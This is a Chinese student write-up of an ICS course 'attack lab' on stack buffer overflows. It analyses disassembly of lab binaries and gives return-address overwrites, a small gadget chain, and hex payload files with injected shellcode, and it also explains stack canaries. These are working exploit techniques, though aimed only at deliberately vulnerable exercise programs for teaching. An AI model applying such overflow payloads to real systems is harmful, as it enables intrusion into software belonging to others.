栈溢出攻击实验

题目解决思路


Problem 1:

- **分析**:

```
401242:   48 8b 55 e8           mov    -0x18(%rbp),%rdx
401246:   48 8d 45 f8           lea    -0x8(%rbp),%rax    #只预留8位的buffer
40124a:   48 89 d6              mov    %rdx,%rsi
40124d:   48 89 c7              mov    %rax,%rdi
401250:   e8 5b fe ff ff        call   4010b0 <strcpy@plt>
```

func函数中调用了strcpy函数，而预留的空间仅为8字节，因此可以利用这一特性来进行栈溢出攻击。输入的0~7位覆盖buffer，8~15位覆盖old %rbp，16~23位覆盖return address。因此设计16~23位为指向可输出“Yes! I like ICS!”的函数<func1>的首地址(0x401216)即可，前面的部分用任意字符填充即可。

- **解决方案**:



- **结果**:

```
shiyanleo@shiyanleo:~/attack-lab-6nay01$ ./problem1 p1.in
Do you like ICS?
Yes!I like ICS!
```

Problem 2:


- **分析**:

要输出“Yes! I like ICS!”需要调用函数<func2>（地址为0x401216）且进入该函数时%rdi中储存的值应当为0x3f8。观察main函数的调用过程，首先调用的<fucc>只是打印了一句话，无实际意义，而后面调用的<func>调用了memcpy函数。预留的空间仅为8字节，因此可以利用这一特性来进行栈溢出攻击。输入的0~7位覆盖buffer，8~15位覆盖old %rbp，16~23位覆盖return address。

但是，我们必须要先设置%rdi的值才能调用func2，因此我们还需要借助提供的<pop_rdi>函数。其作用是将当前的rbp值给到rdi，而后直接ret（无leave指令）。因此我们可以设置8~15位（覆盖old %rbp）为0x3f8（填写时遵从小端序，下同），16~23位（覆盖return address）为0x4012bb，先跳转至pop_rdi完成rdi参数的设置。此时，rsp指向的位置对应输入的24~31位，要调用func2，因此这8位为0x401216。综上得到合适的payload（未提及的部分随便输入任何字符）。

```
40129c: 48 89 7d e8             mov    %rdi,-0x18(%rbp)
4012a0: 48 8b 4d e8             mov    -0x18(%rbp),%rcx
4012a4: 48 8d 45 f8             lea    -0x8(%rbp),%rax      #只预留8位的buffer
4012a8: ba 38 00 00 00          mov    $0x38,%edx
4012ad: 48 89 ce                mov    %rcx,%rsi
4012b0: 48 89 c7                mov    %rax,%rdi
4012b3: e8 38 fe ff ff          call   4010f0 <memcpy@plt
```

- **解决方案**:



- **结果**:

```
shiyanleo@shiyanleo:~/attack-lab-6nay01$ ./problem2 p2.in
Do you like ICS?
Welcome to the second level!
Yes!I like ICS!
```

Problem 3:

- **分析**：本题我想到了两种思路，一种不必获知栈地址但需要在栈上执行代码，一种需要获知栈地址但不需要在栈上执行代码。

首先，这两种思路都依托于<func>函数调用的memcpy函数。预留的空间为32字节，但要复制64字节，因此可以利用这一特性来进行栈溢出攻击。输入的0~31位覆盖buffer，32~39位覆盖old %rbp，40~47位覆盖return address。而要达成目标需要调用<func2>函数并且%rdi需要为0x72。

对于第一种思路，由于辅助函数中有<jmp_xs>函数，其作用为跳转到saved_rsp+0x10的位置（也就是我们输入的内容经过调用memcpy后存放的起始位置）执行代码。因此我直接自己写出对应的汇编代码，给%rdi赋值0x72，再跳转到func2继续执行即可。

```
48 c7 c7 72 00 00 00            ; mov $0x72, %rdi
48 b8 16 12 40 00 00 00 00 00   ; mov $0x401216, %rax
ff e0                           ; jmp *%rax
```

对于第二种思路，需要借助已有的代码来实现对%rdi的赋值。观察到<mov_rdi>函数中，从0x4012e6开始的代码实现了将-0x8(%rbp)中的内容赋值给%rdi，因此需要在输入32~39位（覆盖old %rbp）让%rbp保持不变，而前面的位置设为0x72，这样在设置第40~47位（覆盖return address）为0x4012e6之后就可以实现给%rdi赋值0x72。由于mov_rdi函数最后直接ret（无leave），因此其返回地址对应输入的第48~55位，设定为func2的地址即可。

> 这种方法需要关闭栈随机才做起来比较方便。另外，我发现gdb给出的栈地址和直接运行时的栈地址还略有差别，尚不知道为什么会这样。

- **解决方案**:

p3.in

```
          00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000  48 C7 C7 72 00 00 00 48 B8 16 12 40 00 00 00 00
00000010  00 FF E0 00 00 00 00 00 00 00 00 00 00 00 00 00
00000020  E0 D4 FF FF FF 7F 00 00 34 13 40 00 00 00 00 00
00000030  +
```

p3_1.in

```
          00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000  72 00 00 00 00 00 00 00 72 00 00 00 00 00 00 00
00000010  72 00 00 00 00 00 00 00 72 00 00 00 00 00 00 00
00000020  30 D5 FF FF FF 7F 00 00 E6 12 40 00 00 00 00 00
00000030  16 12 40 00 00 00 00 00 +
```

- **结果**:

```
shiyanleo@shiyanleo:~/attack-lab-6nay01$ ./problem3 p3.in
Do you like ICS?
Now, say your lucky number is 114!
If you do that, I will give you great scores!
Your lucky number is 114
```

```
shiyanleo@shiyanleo:~/attack-lab-6nay01$ ./problem3 p3_1.in
Do you like ICS?
Now, say your lucky number is 114!
If you do that, I will give you great scores!
Your lucky number is 114
```

Problem 4:

- **分析**:

基本分析：本题不涉及栈攻击，仅是普通的“看懂汇编推断正确输入”的任务。前面的两次输入没有意义可以随便输入，两次caesar_decrypt函数调用也没有实际意义，就是把前面用数初始化的字符串解密成给出的两个问题（但实际puts的也不是这里的字符串）。后面就是调用func函数（参数为最后一次输入的值，注意这里**输入的是有符号数**），首先和0xfffffffe（都转化为**无符号数**作比较），如果输入比它小，那么func函数结束，回到main函数后又重新接受一次输入并调用func函数（即重复以上过程）。如果输入不小于它（即对应有符号数-2或-1）则进入以下循环：

```
unsigned a=0, b=input; //input对应输入
do{
    a+=1;
    b-=1;
}while(a<0xfffffffe);
if(b==1&&input==-1){
    func1();
    exit(0);
}
```


由此可以得到输入为-2、-1时离开循环时b的值会对应变为0、1。而后要求b为1且input为0xffffffff(对应有符号数-1)则调用func1输出通关提示并退出程序。因此只需要保证第三次输入为-1即可。

体现canary的保护机制：

```
    136c:   64 48 8b 04 25 28 00    mov    %fs:0x28,%rax
    1373:   00 00
    1375:   48 89 45 f8             mov    %rax,-0x8(%rbp)
    1379:   31 c0                   xor    %eax,%eax
    ------------------------------------------------------
    140a:   48 8b 45 f8             mov    -0x8(%rbp),%rax
    140e:   64 48 2b 04 25 28 00    sub    %fs:0x28,%rax
    1415:   00 00
    1417:   74 05                   je     141e <func+0xc1>
    1419:   e8 b2 fc ff ff          call   10d0 <__stack_chk_fail@plt>
```

这两段汇编代码对应在调用函数的开头位置与结尾位置（main、func、func1、caesar_decrypt均有）。在开始会将一个canary值（难以提前获知）放在该栈桢的顶部（-0x8(%rbp)）。如此一来，如果中间发生了栈溢出，那么canary值就会被破坏（一般来说），在函数结尾进行比较时就会**由于不相等而调用__stack_chk_fail函数报错。**如此一来就实现了栈保护机制。

- **解决方案**:



- **结果**:

```
shiyanleo@shiyanleo:~/attack-lab-6nay01$ ./problem4
hi please tell me what is your name?
???
hi! do you like ics?
???
if you give me enough yuanshi,I will let you pass!
-1
your money is 4294967295
great!I will give you great scores
```

投机取巧的方法

对于问题2和问题3，在调用最终的目标函数的时候还要求%rdi是某一值，导致思考的步骤比较复杂。但是，我们也不一定要从头开始调用目标函数，只需要调用后面输出通关提示的语句即可。因此也可以直接找到检验%rdi之后的语句（problem2中的0x40124c，problem3中的0x40122b），通过调整输入覆盖返回地址为这些位置（同时%rbp的值也要大概在栈的位置，不要让它太离谱，因为后面的语句要在它所在位置写入字符串）即可通过测试。我经过尝试发现是可以成功的！但因为有点投机取巧所以就没有放出图片。

思考与总结

attack lab总体上就是发现代码中那些没有对放入栈内的字符数量做出限制，可能导致栈溢出的函数，利用它们改变%rbp和return address，从而改变代码运行逻辑以达成自己的目的，调用那些本不该调用的函数。

总体来说，gets(),strcpy(),scanf("%s"),memcpy()等函数都是“高危”函数，因此使用起来要极其小心，避免栈溢出。

自己写的函数从中间开始执行的效果可能与从头开始完全不同，在函数中要避免写出过多的return和“无意义”的操作，否则这些函数就有可能在精心组织下产生完全不同的效果。

使用rwx权限设置、canary值保护、栈地址随机等多种措施都可以在很大程度上避免栈溢出攻击得逞。

参考资料

关闭/开启Linux地址随机化机制_linux 随机mac地址功能关闭-CSDN博客

GDB调试中x命令用法详解_gdb x-CSDN博客

Deepseek